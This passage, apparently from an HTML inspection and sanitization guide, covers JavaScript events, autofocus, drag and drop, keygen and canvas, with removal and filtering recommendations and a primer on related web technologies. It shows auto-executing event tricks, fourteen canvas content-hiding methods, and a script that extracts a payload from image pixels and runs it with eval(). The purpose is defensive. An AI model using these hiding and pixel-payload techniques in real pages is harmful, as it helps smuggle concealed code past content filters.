1. **Validate** – Validate that the datalist is connected to at least one input.

2. **Validate** – Validate that the context menu is connected to at least one element.

3. **Validate** – Validate that the options in the datalist are on a whitelist of approved options (e.g., if the options are US states, then the whitelist would have all 50 states).

**4.** **Remove** – Remove the `datalist` element.

5. **Remove** – Remove the `menu` element (if its type is "context").

**6.** **Replace** – N/A

**7.** **External Filtering Required** – Extract the content of the options and send to an external filter.

**8.** **External Filtering Required** – Extract the content of the commands and send to an external filter.

**9.** **Review – N/A**

**10.** **Reject – N/A**

## HTML 4.46: END

## HTML 4.47: Javascript Events

### OVERVIEW:

Javascript has events, which are interactions that take place in the web page. Some of these events happen automatically, such as the page load event; others occur in response to a user action, such as a button being clicked.

Any event may have a corresponding event handler, which is a response to a given event; the reponse is typically the execution of some Javascript code.

### CONCERNS:

Javascript events are not a concern per se, but they do provide an opportunity for Javascript code to execute, and Javascript can have a wide variety of risks, including data hiding and attack risks.

### PRODUCT:

- HTML 4
- XHTML
- HTML5

### LOCATION:

Javascript events can be associated with any HTML element. They can be assigned in the element, within the `script` element, or in an external file.

### EXAMPLE:

Events handlers can be placed directly within an HTML element. Sometimes the event handler is an attribute (e.g., onclick) that contains the Javascript code to execute:

```
<a href="http://www.anywhere.com/"
   onclick="alert('Hello');">Say hello</a>
```

Sometimes it contains only a method name, and the method is located elsewhere (e.g., in a `script` element):

```
<body onload="pageInit();”>
```

Some HTML elements, such as the `command` and `button` elements, exist for the purpose of user interaction and thus typically contain events handlers:

```
<button onClick="calculateAnswer();">Calculate</button>
```

Event handlers can also be added to an element using the DOM:

```
<script>
  document.getElementById("myLink").onclick = function()
    {
       alert("You clicked me!");
    }
</script>
```

Event handlers can also be added using the addEventListener method:[50]

```
document.getElementById("myLink").addEventListener("click", myFunction, false);
```

**RECOMMENDATIONS:**

1. **Validate** – Validate that the events are valid events, per either the HTML 4/XHTML spec[51] or the HTML 5 spec.[52]

2. **Remove** – Remove all events. This may break the intended functionality of the page.

3. **Replace** – N/A

4. **External Filtering Required** – Extract the Javascript executed by the events and send to an external filter.

5. **Review – N/A**

6. **Reject – N/A**

## HTML 4.47: END

[50] Older versions of Internet Explorer (versions 6-8) use a proprietary method, attachEvent(), instead of addEventListener().
[51] http://www.w3.org/TR/html4/interact/scripts.html#h-18.2.3.
[52] http://dev.w3.org/html5/spec/Overview.html#events.

## HTML 4.48: The Draggable and Dropzone Attributes; the Drag and Drop API

### OVERVIEW:

Drag and drop (DnD) is a capability that allows a user to move or copy data from one part of a web page to another part of a web page. It also allows moving and copying from one web page to another web page or from the file system onto a web page. Elements on a web page that can be dragged around are marked with the `draggable` attribute. The data that is dragged is stored in the `dataTransfer` object. The results of the dragging and dropping are handled by Javascript code in various DnD events. For example, an event fires when dragging starts, when an element leaves its original location, when it enters a target location, when an element is dropped, and when the drop has ended.

### CONCERNS:

DnD is not an intrinsic threat, because it is (primarily) a set of events that fire as elements are dragged and dropped. If there is a threat, it comes from the Javascript code that is executed when the events fire. Nevertheless, DnD makes it easier to implement other threats; if a user can be persuaded to drag and drop an element such that a specific event fires, then that event could initiate a threat. For example, a user could be tricked into populating a form, which could then transmit data to a server.

### PRODUCT:

- HTML5

### LOCATION:

`Draggable` and `dropzone` are a global attributes, so they can be located on any element. The DnD events are Javascript code, thus they can be located within a `script` element or in an external file.

### EXAMPLE:

In this example, the two paragraphs are draggable:

```
<div>
    <p draggable="true" ondragstart="drag(this, event"
       id="firstPara">This is a draggable paragraph.</p>
    <p draggable="true" ondragstart="drag(this, event"
       id="secondPara">So is this paragraph.</p>
</div>
```

When they start being dragged, the drag method will execute, which stores their ID (as text) in the dataTransfer object:

```
<script>
    function drag(target, e)
    {
        e.dataTransfer.setData("Text", target.id);
    }
</script>
```

The paragraphs can be dragged onto this div:

```
<div id="dropOnMe"
     ondrop="drop(this, event)"
     ondragenter="return false"
     ondragover="return false">
</div>
```

Elements that can receive a drop can include the `dropzone` attribute. It limits the type and origin of what can be dropped and specifies what action is taken. In this example, only PNG files from the file system can be dropped onto the paragraph, and they are copied from their source:

```
<p dropzone="copy f:image/png"...>Drop images here.</p>
```

When the paragraphs are dropped, the `drop` method will execute, which in this example appends the element to the target:

```
<script>
    function drop(target, e)
    {
        var id = e.dataTransfer.getData("Text");
        target.appendChild(document.getElementById(id));
        e.preventDefault();
    }
</script>
```

The data stored in the dragged item can only be retrieved through a `drop` event. The `dragenter` and `dragover` events cannot gain access to the dragged item, nor can they force a `drag` event to be triggered. This keeps the data safe from 'eavesdropping' by other elements; however, it is still possible for data to be misplaced if it is dropped on a `dropzone` element other than the one intended.

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove the `draggable` attribute.

3. **Remove** – Remove all the DnD events.

4. **Replace** – N/A

5. **External Filtering Required** – Extract the Javascript code from the DnD events and send them to an external filter.

6. **Review** – N/A

7. **Reject** – N/A

## HTML 4.48: END

## HTML 4.49: **The Keygen Element**

### OVERVIEW:

`Keygen` is a new element in HTML5 that is used as part of an HTML form. When the form is submitted, the browser creates a private key, which it stores locally, and a public key, which it submits to the server with the rest of the form data.

While the HTML5 spec does not mandate how these keys will be used, there are two expected uses. One, it can be used for encrypted communication between the server and the client. Once a server has the public key, it can encrypt data and send it to the client. Two, it can be used as part of a Web-based certificate management system. In this case, the HTML form would include information needed to construct a certificate request, and the server would then generate a client certificate and offer it back to the user for download. Once downloaded, the certificate could then be used to authenticate to various services on the network.

### CONCERNS:

`Keygen` is not an intrinsic threat; however, there are some things that web designers need to be aware of. One, it is not compatible with current Department of Defense (DoD) policy,[53] thus its use is unlikely to be allowed on US government networks.

Two, a core component of key generation is the random number function. If the function is not truly random, the keys are weak. It's not known if the browser implementations are truly random or not; this needs further investigation before implementation.

Three, `keygen` is a cryptographic primitive; it is not a complete cryptographic solution. A solution that uses `keygen` must be evaluated in its entirety before using on a secure network.

### PRODUCT:

- HTML5

### LOCATION:

The `keygen` element is a descendent of the `form` element.

### EXAMPLE:

The use of `keygen` can be very simple:

```
<form action="processKey.cgi"
      method="post"
      enctype="multipart/form-data">
   <keygen name="key">
   <input type=submit value="Submit">
</form>
```

[53] As one example, it violates the Gold Disk Security Technical Implementation Guide (STIG).

**RECOMMENDATIONS:**
Because `keygen` is not a threat, there are no recommendations. To prevent its use on a network, simply remove the `keygen` element.

## HTML 4.49: END

## HTML 4.50: The Autofocus Attribute

**OVERVIEW:**
`Autofocus` is a global attribute in HTML5. When it is attached to a formal control, that control will automatically receive focus when the web page loads. This attribute can be combined with Javascript events to cause Javascript to be automatically executed.

**CONCERNS:**
The `autofocus` attribute is not a risk per se, but it does provide an opportunity for Javascript code to be automatically executed, and Javascript can have a wide variety of risks.

**PRODUCT:**
- HTML5

**LOCATION:**
`Autofocus` can be located on any element.

**EXAMPLE:**
The `autocus` attribute can be combined with the `onfocus` Javascript event. As soon as the page is loaded, autofocus focuses on the input, and the `onfocus` event is fired.

```
<form action="http://www.somewhere.com">
    <input autofocus onfocus="alert('do something evil');">
</form>
```

The `autofocus` attribute can be combined with the `onblur` Javascript event. The first form gets automatically gets focus and then automatically loses focus to another control. When it loses focus, its `onblur` event is fired.

```
<form action="http://www.somewhere.com">
    <input autofocus onblur="alert('do something evil');"><br>
    <input autofocus>
</form>
```

The `autofocus` attribute can be combine with the `onscroll` Javascript event. A large number of breaks create space an the autofocus causes a scroll, which then triggers the `onscroll` event.

```
<body onscroll="alert('do something evil');">
    <br>
    <br>
    …
    <br>
    <br>
    <form action="http://www.somewhere.com">
        <input autofocus>
    </form>
</body>
```

**RECOMMENDATIONS:**

1. **Validate** – N/A
2. **Remove** – Remove the `autofocus` attribute.
3. **Replace** – N/A
4. **External Filtering Required** – N/A
5. **Review** – N/A
6. **Reject** – N/A

## HTML 4.50: END

## HTML 4.51: The Canvas Element with the HTML Canvas 2D Context API

**OVERVIEW:**

When used with the 2D context, the `canvas` element creates a drawing region for rendering 2D graphics. The `canvas` element is described in the HTML5 specification, while the HTML Canvas 2D Context API has its own specification,[54] which details the methods for drawing on the `canvas` element.

**CONCERNS:**

Canvas content can include images, SVG, and video, thus it has all the risks of those file formats. Canvas content is created with Javascript, thus it has all the risks that can come from Javascript.

Hidden data risk – Content can easily be hidden using the methods and properties of the canvas API.

[54] http://www.w3.org/TR/2dcontext/.

Data attack risk – The canvas API contains methods that allow Javascript to interact directly with the pixel data of an image or video loaded into the canvas element. In this way the browser can access data steganographically hidden in such content, data that may be executable and malicious.

### PRODUCT:

- HTML5

### LOCATION:

The `canvas` element can be located anywhere media can be embedded.

### EXAMPLE:

The `canvas` element has two specific attributes, `height` and `width`, both of which are optional. The `id` attribute is used by the Javascript code to select the canvas. Alternate content can be added between the tags.

```
<canvas height="400" width="400" id="myCanvas">
    <p>If the canvas can be displayed, this content will be hidden.</p>
</canvas>
```

The canvas is blank until content is added via Javascript. First, the code finds a specific canvas using `getElementById()`. Second, it sets up a 2D context. (The 3D context is still being developed.) After that, it can begin drawing. In this example, it creates a green square:

```
<script>
    var canvas = document.getElementById("myCanvas");
    var context = canvas.getContext("2d");
    context.fillStyle = "green";
    context.fillRect(30, 30, 50, 50);
</script>
```

The `fillRect()` method can be used repeatedly to create rectangles that look like letters:

```
<script>
    context.fillStyle = "green";
    context.fillRect(1, 1, 3, 20);
    context.fillRect(1, 9, 10, 3);
    context.fillRect(10, 1, 3, 20);
    context.fillRect(17, 1, 3, 20);
    context.fillRect(17, 1, 10, 3);
    context.fillRect(17, 9, 10, 3);
    context.fillRect(17, 18, 10, 3);
    context.fillRect(31, 1, 3, 20);
    context.fillRect(31, 18, 10, 3);
    context.fillRect(44, 1, 3, 20);
    context.fillRect(44, 18, 10, 3);
    context.fillRect(57, 1, 3, 20);
    context.fillRect(57, 1, 10, 3);
    context.fillRect(57, 18, 10, 3);
    context.fillRect(65, 1, 3, 20);
</script>
```

The result is rendered like this:




**Figure 4-21. Hello from FillRect()**

Although a reliable human reviewer could see this message, a software filter would not.
In a similar manner, lines can be created with the `moveTo()` and `lineTo()` methods to create letters:

```
<script>
    context.beginPath();
    context.moveTo(75, 1);
    context.lineTo(75, 20);
    context.lineTo(82, 20);
    context.moveTo(82, 1);
    context.lineTo(82, 20);
    context.lineTo(89, 20);
    context.lineTo(89, 1);
    context.moveTo(98, 1);
    context.lineTo(98, 20);
    context.lineTo(105, 20);
    context.lineTo(105, 1);
    context.lineTo(98, 1);
    context.moveTo(112, 20);
    context.lineTo(112, 1);
    context.lineTo(119, 1);
    context.lineTo(119, 10);
    context.lineTo(112, 10);
    context.lineTo(119, 20);
    context.moveTo(126, 1);
    context.lineTo(126, 20);
    context.lineTo(133, 20);
    context.moveTo(140, 1);
    context.lineTo(140, 20);
    context.lineTo(147, 17);
    context.lineTo(147, 3);
    context.lineTo(140, 1);
    context.strokeStyle = "blue";
    context.lineWidth = 3;
    context.stroke();
</script>
```

When added to the previous code, the result is rendered like this:




**Figure 4-22. World from Lines**

Similar effects can be achieved using arcs and curves.

Text can be added to a canvas using the `fillText()` method:

```
<script>
    context.fillStyle = "purple";
    context.font = "italic 40px Garamond";
    context.fillText("this is sensitive data", 1, 25);
</script>
```

This is rendered as follows:




**Figure 4-23. Canvas Text**

Canvas can display image files using the `drawImage()` method, even those not referenced in the HTML by the `img` element:

```
<script>
    var ie = new Image();
    ie.src = "ie.jpg";
    ie.onload = function()
    {
        context.drawImage(ie, 0, 0, 100, 100);
    };
    context.fillStyle = "black";
    context.font = "40px sans-serif";
    context.fillText("vs",100,60)
    var ff = new Image();
    ff.src = "ff.jpg";
    ff.onload = function()
    {
        context.drawImage(ff, 150, 8, 85, 85);
    };
</script>
```

This would be rendered like this:




**Figure 4-24. Displaying Images with Canvas**

Images can be embedded in the Javascript using the data URI scheme. The `canvas` element can display JPG, PNG, and GIF images. It can also display (and dynamically edit) video files; here is a simple example that plays a video in a canvas.

```
<!DOCTYPE HTML>
<html>
    <head>
        <script type="text/javascript">
            var canvas;
            var context;
            var video;
            var intervalId;

            function init()
            {
                canvas = document.getElementById("myCanvas");
                context = canvas.getContext("2d");
                video = document.getElementById("myVideo");
                intervalId = setInterval(drawVideo, 16);
            }

            function drawVideo()
            {
                if (!isNaN(video.duration))
                {
                    video.play();
                    context.drawImage(video, 0, 0, 1920, 1080);
                }
            }
        </script>
    </head>
    <body onload="init()">
        <canvas id="myCanvas" width="1920" height="1080"></canvas>
        <video id="myVideo" style="display:none">
            <source src="big_buck_bunny_1080p_h264.mov">
            <source src="big_buck_bunny_1080p_stereo.ogg">
        </video>
    </body>
</html>
```

The `canvas` element can also display the contents of an SVG file:

```
<!DOCTYPE html>
<html>
    <body>
        <h2>Canvas with SVG inside</h2>
        <canvas id="myCanvas" width="200" height="100"></canvas>
        <script>
            var canvas = document.getElementById("myCanvas");
            var context = canvas.getContext("2d");
            context.fillStyle = "lightgreen";
            context.fillRect(1, 1, 100, 100);
            context.font = "15px Times";
            context.fillStyle = "black";
            context.fillText("This square is canvas.", 15, 30);
            var svg = new Image();
            svg.src = "circle.svg";  //SVG is in an external file
            svg.onload = function()
            {
                context.drawImage(svg, 10, 10);
            };
        </script>
    </body>
</html>
```

It is very easy to alter the content of the `canvas` element; below are 14 ways to hide or obfuscate content.

One, the canvas can be reset, which removes all content. This can be done via the canvas width property or by using the `clearRect()` method set to the size of the canvas. Either way, the result is a blank screen.

```
canvas.width = canvas.width;     // or...
context.clearRect(0,0,400,400);
```

Two, new content overwrites old content. For example, a rectangle could overwrite text, partially or completely.

Three, the font size of text can be set to 0px. The resulting text is either not rendered or rendered too small to be readable, depending upon the browser.

Four, content, including text, can be hidden by setting it's color to the same color as existing content.

Five, content, including text, can be hidden by setting it's color to the same color as the canvas background, which can be set with CSS. Yes, canvas content can be changed by CSS.

```
<canvas height="400" width="400" id="myCanvas" style="background-color:pink">
```

Six, images, in part or whole, can be hidden by slicing, which uses optional parameters for the `drawImage()` method.

Seven, images can be hidden by scaling to 0, which uses optional parameters for the `drawImage()` method.

Eight, canvas content can be hidden using transparency. Many methods, such as `fillStyle()`, have an optional parameter for transparency. And the transparency of the entire canvas can be set with the `globalAlpha` property:

```
context.globalAlpha = 0.0;
```

Nine, canvas content can be hidden with the `translate()` method, which resets the drawing origin. If the origin is set to a sufficiently large positive or negative value, the content will be "drawn" off the canvas.

```
<script>
    context.translate(500, 500);
    context.font = "15px sans-serif";
    context.fillText("This is sensitive data off the edge of the
                      canvas.", 1, 25);
</script>
```

Ten, canvas content can be hidden with the `scale()` method, which alters the scale of the canvas. When the scale is a large number or 0 the content will be hidden. When it's a negative number and near the edge of the canvas, it will be hidden.

```
<script>
    context.font = "15px sans-serif";
    context.scale(-1,-1);
    context.fillText("This is sensitive data to hide.", 1, 25);
</script>
```

Eleven, canvas content can be hidden with the `rotate()` method, which rotates text around an endpoint. If the endpoint is at the edge of the canvas, then content can be rotated off the edge.

```
<script>
    context.font = "15px sans-serif";
    context.rotate(Math.PI);  // = 180 degrees clockwise
    context.fillText("This is sensitive data rotated off the canvas.", 1, 25);
</script>
```

Twelve, content can be obfuscated with the `transform()` method, which uses the transformation matrix from linear algebra. The example shears text, but there many other ways to obfuscate content.

```
<script>
    context.font = "15px sans-serif";
    context.transform(1, .9, .5, 1, 0, 0);  // shear
    context.fillText("This is sensitive data sheared to unreadability.", 1, 25);
</script>
```

The result is rendered like this:




**Figure 4-25. Text Sheared in Canvas**

Thirteen, new content normally overwrites old content, but it's possible to write new content under old content by setting the `globalCompositeOperation` property to "destination-over." In this example, the text is written under the rectangle and thus hidden.

```
<script>
    context.font = "15px sans-serif";
    context.fillStyle = "green";
    context.fillRect(1, 1, 270, 40);
    context.globalCompositeOperation = "destination-over";
    context.fillStyle = "red";
    context.fillText("This is sensitive data to hide.", 1, 25);
</script>
```

Fourteen, a clipping region can be defined by the `clip()` method. If the region is smaller than size of content, the content is clipped (e.g., not displayed). If the size of the clipping region is 0, the content is completely hidden, as in this example:

```
<script>
    context.beginPath();
    context.rect(1,1,0,0);
    context.clip();
    context.fillStyle = "red";
    context.font = "italic 30px Garamond";
    context.fillText("This is sensitive data that is clipped.", 1, 25);
</script>
```

Any text or markup that is placed between the canvas tags is alternate content; it is displayed if the `canvas` element is not supported by a browser or if Javascript is disabled.

Canvas support can also be detected in Javascript using the `getContext` property. If not supported, an alternate code path can be created with a simple if-else statement. This code is not executed if the `canvas` element is supported.

```
<script>
    var canvas = document.getElementById("myCanvas");
    if (canvas.getContext)
    {
        // use the canvas object
    }
    else
    {
        // do something else
    }
</script>
```

Canvas also allows access to the pixel data of an image, making data hidden within the image directly available to Javascript code. The following code reads the length of the included data from the green channel of the first pixel, then extracts a payload from the red channel of the indicated number of pixels. This payload is then evaluated, executing the Javascript that has now been decoded from the image file.

```
<script>
     function itoa(i)
     {
          return String.fromCharCode(i);
     }

     function draw()
     {
          var canvas = document.getElementById('myCanvas');
          if (canvas.getContext)
          {
               var ctx = canvas.getContext('2d');
               var img = new Image();
               img.src = 'result.png';
               img.onload = function ()
               {
                    ctx.drawImage(img,0,0);
                    var imageData=ctx.getImageData(0,0,img.width,img.height);
                    var payload = "";
                    var length = imageData.data[1];
                    var i=0;
                    for (i=0;i<length;i++)
                    {
                        payload=payload+itoa(imageData.data[i*4]);
                    }
                    eval(payload);
               }
          }
     }
</script>
```

**RECOMMENDATIONS:**

1. **Validate** – N/A

2. **Remove** – Remove the `canvas` element. Remove all Javascript code associated with the `canvas` element.

3. **Remove** – Remove calls to the `getImageData()` method to remove access to hidden data in images.

4. **Replace** – Replace the `canvas` element with an image of the final result or a video of the drawing. This will remove the ability to respond dynamically.

5. **External Filtering Required** – Extract the associated Javascript code and send to an external filter.

6. **External Filtering Required** – If the canvas loads any images or video, extract and send them to an external filter.

7. **Review** – N/A

8. **Reject** – N/A

## HTML 4.51: END

# 5. ACRONYMS

**Table 5-1 Acronyms**

| Acronym | Denotation |
|---|---|
| CSS | Cascading Style Sheets |
| DTD | Document Type Declaration |
| DTG | Data Transfer Guidance |
| HTML | HyperText Markup Language |
| IE | Internet Explorer |
| ISG | Inspection and Sanitization Guidance |
| MIME | Multipurpose Internet Mail Extensions |
| PDF | Portable Document Format |
| PHP | Hypertext Preprocessor |
| SVG | Scalable Vector Graphics |
| URI | Uniform Resource Identifier |
| URL | Uniform Resource Locator |
| XHTML | eXtensible HyperText Markup Language |
| XML | eXtensible Markup Langague |

# 6. TABLE OF DOCUMENT CONSTRUCTS

This section contains an index of all the constructs that appear in this document.

# APPENDIX A:  RELATED TECHNOLOGIES

Web pages and web applications are rarely built with HTML alone; a host of related technologies are used to supplement HTML.  This section provides an overview of some of these technologies and how they relate to HTML.

## Cascading Style Sheets (CSS)

CSS is a style sheet language that adds formatting to an HTML page.  Style sheet means that it describes the presentation for a structured document; cascading means that any given element in the structured document can be described by multiple style rules.  CSS allows many more formatting options than HTML allow, including the precise placement of elements.  It allows for the separation of content from the presentation of content.  It can decrease maintenance time, as the entire look and feel of a site can be changed by editing one CSS file.

CSS rules generally consist of two parts, a selector and a declaration.  The selector is the HTML element that is being styled; the declaration is how it is being styled.  The declaration has two parts, a property name and a property value; the former identifies the particular style that being applied to the selector, and the latter specifies the value of the property name, as illustrated in Figure A-1.




**Figure A-1.  CSS Rule**

A CSS rule can be associated with HTML by one of three methods.  The first method is inline style, which inserts CSS rules directly into an HTML element.

```
<p style="color:red;">The monster is on the loose.</p>
```

The second method is an internal style sheet, which inserts CSS rules into the `head` element of the HTML.

```
<html>
  <head>
    <style type="text/css">
      h1 { color:blue; }
      h2 { color:green; }
    </style>
  </head>
  <body>...</body>
</html>
```

The third method is an external style sheet, which places CSS rules into an external file and references it via the `link` element.

```
<html>
  <head>
    <link href="myStyle.css" type="text/css" rel="stylesheet" />
  </head>
  <body>...</body>
</html>
```

CSS rules can also be created or modified by Javascript code.

```
myHeader = document.getElementById("myHeader");
myHeader.style.color = "red";
```

As CSS is used to style HTML comments, it is primarily a source of hidden data risks.

## Javascript

Javascript is a scripting language that provides client-side programming in web browsers. It can enhance user interfaces and build dynamic websites by altering HTML content and CSS rules. It can perform operations and calculations, validate data, react to user inputs, and retrieve additional information from servers.

The syntax of Javascript is similar to other scripting languages. Each statement is on its own line and can optionally end in a semicolon. Javascript syntax is case sensitive, but whitespace and tabs are ignored. Single line comments begin with `//`, while multiline comments begin with `/*` and end with `*/`.

```
// This is a single line comment.
/* This is
   a multiline
   comment */
```

Variables are declared with the keyword `var`; they can be declared with or without a type and with or without a starting value.

```
var firstname;
var myAge = 41;
var familyMembers = new Array(3);
var groceryList = new Array(‘milk’, ‘bread’, ‘cheese’);
```

Variables are assigned a value with the equals operator. A wide variety of operators are available, including math, string, and comparison operators.

```
// math operator
var firstNumber = 10;
var secondNumber = 4;
var result = firstNumber + secondNumber

// string operator
var poetry = "Roses are red, violets are blue. "
var poetryParts = poetry.split(",");
var firstPart = poetryParts[0];

// comparison operator
if (firstNumber == secondNumber)
{
    alert("They are equal.");
}
```

Functions are sections of code that can be defined once and reused many times; they are declared using the keyword `function`.

```
function sumTwoNumbers (firstNumber, secondNumber)
{
    return firstNumber + secondNumber;
}
```

Javascript can be associated with HTML by one of three methods. The first method uses the `script` element to embed Javascript directly in the HTML.

```
<script type="text/javascript">
   document.getElementById("date").innerHTML = "Today's date is " + Date();
</script>
```

The second method uses the `script` element to link to an external file that contains Javascript .

```
<html>
    <head>
        <script src="myJavascript.js" type="text/javascript"></script>
    </head>
    <body>...</body>
</html>
```

The `script` element can be inserted in the head or body of an HTML document; there can be any number of `script` elements.

The third method associates Javascript with an event, such as the loading of a page or the clicking of a button. HTML 4 defines 18 events; HTML5 defines over 70. Javascript is directly embedded in the event attribute; in this example, a call to a Javascript function (`validateForm`) is embedded in the `onsubmit` event of the form:

```
<html>
    <head>
        <script type="text/javascript">
            function validateForm(form)
            {
              if(form.year.value == '')
              {
                alert("Enter a year.");
                return false;
              }
              return true;
            }
        </script>
    </head>
    <body>
       <form action="calculateAge.php"
              method="post"
              onsubmit="return validateForm(this);">
           <input type="text" name="year">
           <input type="submit" value="Submit" />
       </form>
    </body>
</html>
```

As Javascript is a programming language, it can be the source of many types of risk, including hidden data risks, data disclosure risks, and data attack risks.

## DOM

The Document Object Model (DOM) is "a platform- and language-neutral interface that will allow programs and scripts to dynamically access and update the content, structure and style of documents."[55] It defines the objects and properties of all HTML elements and the methods necessary to manipulate them. For HTML 4 and XHTML, the DOM is a separate specification; for HTML5, it is part of the HTML5 specification.

The DOM represents an HTML document as a tree, starting from the highest node, the document element, and working down to the lowest nodes, such as text nodes. Nodes have relationships with each other, such as parent, child, or sibling. In an HTML document, the DOM is manipulated using Javascript, so the DOM can be anywhere Javascript can be.

The DOM specifies methods for finding and manipulating nodes:

```
var allParagraphs = document.getElementsByTagName("p");
var theHeader = document.getElementById("header");
document.body.removeChild(theHeader);
```

It also specifies a way to read and modify the properties of nodes:

```
var node = document.body.firstChild;
var someName = firstChild.nodeName;
firstChild.nodeValue = "Hello World!";
```

The DOM can be used to add new nodes to the HTML document:

```
var newPara = document.createElement("p");
var newText = document.createTextNode("We lived happily ever after.");
newPara.appendChild(newText);
document.body.appendChild(newPara);
```

As the DOM can be used to manipulate the contents of an HTML document, it is primarily a hidden data risk.

[55] http://www.w3.org/DOM/.

## AJAX

AJAX is a set of related web technologies that are used to design interactive web applications within a web browser. AJAX was originally an acronym and stood for Asynchronous Javascript And XML. As AJAX evolved, it became more flexible; it doesn't have to be asynchronous, use Javascript, or return XML. So now it doesn't stand for anything and is sometimes written as Ajax. The basic functionality of AJAX is simple: Allow the web designer to update only a portion of a web page in response to some user action. The result is a more fluid and responsive web application.

The client-side programming language of AJAX is Javascript. Technically, there are other scripting languages that can be used, but in practice Javascript is the scripting language of web browsers. The mechanism that Javascript uses to communicate with the server is the XMLHttpRequest object. The data that the server returns is XML, JSON, HTML, or plain text. The mechanism that Javascript uses to update the web page with the new data is the DOM. Javascript, DOM, and Java Script Object Notation (JSON) are discussed in other sections; the remainder of this section will focus on the XMLHttpRequest object, which is at the heart of AJAX.

The original version of XMLHttpRequest was developed by Microsoft for Internet Explorer 5, but the current version is maintained by the W3C and implemented natively by all modern web browsers. (A new version, level 2, is under development by the W3C and is adding new features.) It allows Javascript to communicate asynchronously with the server, sending requests and receiving data. It can be instantiated like any object, though the syntax varies by browser version, which leads to a prioritized variety of possibilities:

```
try { return new XMLHttpRequest();                    } catch(){}  // native
try { return new ActiveXObject('Msxml2.XMLHTTP.6.0'); } catch(){}  // IE 7
try { return new ActiveXObject('Msxml2.XMLHTTP');     } catch(){}  // IE 5,6
try { return new ActiveXObject('Microsoft.XMLHTTP');  } catch(){}  // IE 5,6
```

There are three basic components of the XMLHttpRequest object. The first is the event handler that will process the data returned by the server. The second is the initialization of the HTTP request to the server, which typically uses a GET or a POST. The third is the sending of the request. There are many variations of these components, but it can be as simple as this:

```
receiveReq.onreadystatechange = processFriends;
receiveReq.open("GET", "friends.php", true);
receiveReq.send(null);
```

In one sense, AJAX doesn't create any new security risks; all the existing concerns about Javascript and HTML still exist. But there are a couple things to consider. One, the default policy for the XMLHttpObject is that it must communicate with the same server that served the HTML page; this is known as the same origin policy. There are, however, a number of techniques for circumventing this policy, which opens the possibility for returning data from a malicious server. (Level 2 will allow cross-origin requests.) Two, when the server is expected to return JSON, web designers often process it using the `eval()` method, which executes the input as if it were Javascript. This allows a malicious server to return malicious Javascript code, which is immediately executed on the client. To prevent this, web designers should restrict the input or use a different method to process it.

## JSON

Javascript Object Notation (JSON) is "a lightweight data-interchange format."[56] It "defines a small set of formatting rules for the portable representation of structured data."[57] Although it's a subset of Javascript and most often used with Javascript, it is language-independent. The Internet Engineering Task Force (IETF) maintains JSON.

Because it is a data-interchange format, JSON could be used to exchange data anywhere. In practice, however, it is typically used to exchange data between a web browser and a web server. Specifically, JSON is used by web applications that are using AJAX and making web service calls that return structured data. The returned data is immediately processed by the Javascript code.

There are two primary benefits of using JSON. First, it improves the performance of AJAX-enabled web applications. Data formatted with JSON is often expressed more succinctly than the same data formatted with XML, thus it takes less time to transmit. The data can also be processed faster because the data can be processed directly in Javascript; it does not need to be parsed first with an XML parser. Second, it is more convenient to process JSON-formatted data; Javascript code can be used to directly process the data as Javascript objects.

[56] json.org.
[57] tools.ietf.org/html/rfc4627.

JSON is “a subset of the object literal notation of Javascript.”[58] It has two basic structures, a collection of name/value pairs and an ordered list of values. A collection of name/value pairs can look like this:

```
{
  “firstName” : “John”,
  “lastName”  : “Doe”,
  “age”       : “40”
}
```

An ordered list of values can look like this:

```
[ “Frank”, “Jane” ]
```

These can be combined to form nested structures like this:

```
{
  “firstName” : “John”,
  “lastName”  : “Doe”,
  “age”       : “40”,
  “children”  : [ “Frank”, “Jane” ]
}
```

And nested structures can be nested within other structures like this:

```
{ “employees” :
                [
                  {
                    “firstName” : “John”,
                    “lastName”  : “Doe”,
                    “age”       : “40”,
                    “children”  : [ “Frank”, “Jane” ]
                  },
                  {
                    “firstName” : “Jack”,
                    “lastName”  : “Doe”,
                    “age”       : “27”,
                    “children”  : [ “Wilber”, “Mark”, “Max” ]
                  }
                ]
}
```

JSON is often compared to and contrasted with XML. Some argue that XML is better; others argue for JSON. Some argue that there’s nothing to argue about, as both have their respective uses. XML and JSON are similar in that they are both:

[58] json.org.

- Text-based
- Human-readable
- Machine-processable
- Language-independent
- Widely supported
- Capable of supporting Unicode
- Hierarchical
- Used in AJAX

JSON is different from XML in that JSON:

- Doesn't use a tag format (i.e., angle brackets)
- Lacks the concept of a closing element (and thus is arguably more compact)
- Is not extensible
- Cannot have a binary payload (e.g., no equivalent to CDATA)
- Doesn't deal well with mixed content
- Lacks a rich set of extraction, transformation, and security tools.

Though JSON lacks many of XML's capabilities, it does have some advantages. It has a simpler specification, can parse structured data faster, and is easier to use in Javascript when building web apps. Those who are developing web apps with JSON often don't want the extra capabilities, and thus the extra complexities, that come with XML.

The current trend is that JSON is more likely to be used over the open Internet by the broader Web developer community, while XML is more likely to be used within complex, enterprise applications. JSON is being used more to exchange data; while XML is being used more to exchange documents.

As JSON is merely a data-interchange format, it poses no risks while being evaluated by ISS. It could, however, be part of a data disclosure risk once it has been inspected and sanitized. Javascript code (embedded in an HTML) could use it as a format for transmitting data to an external server.

## SVG

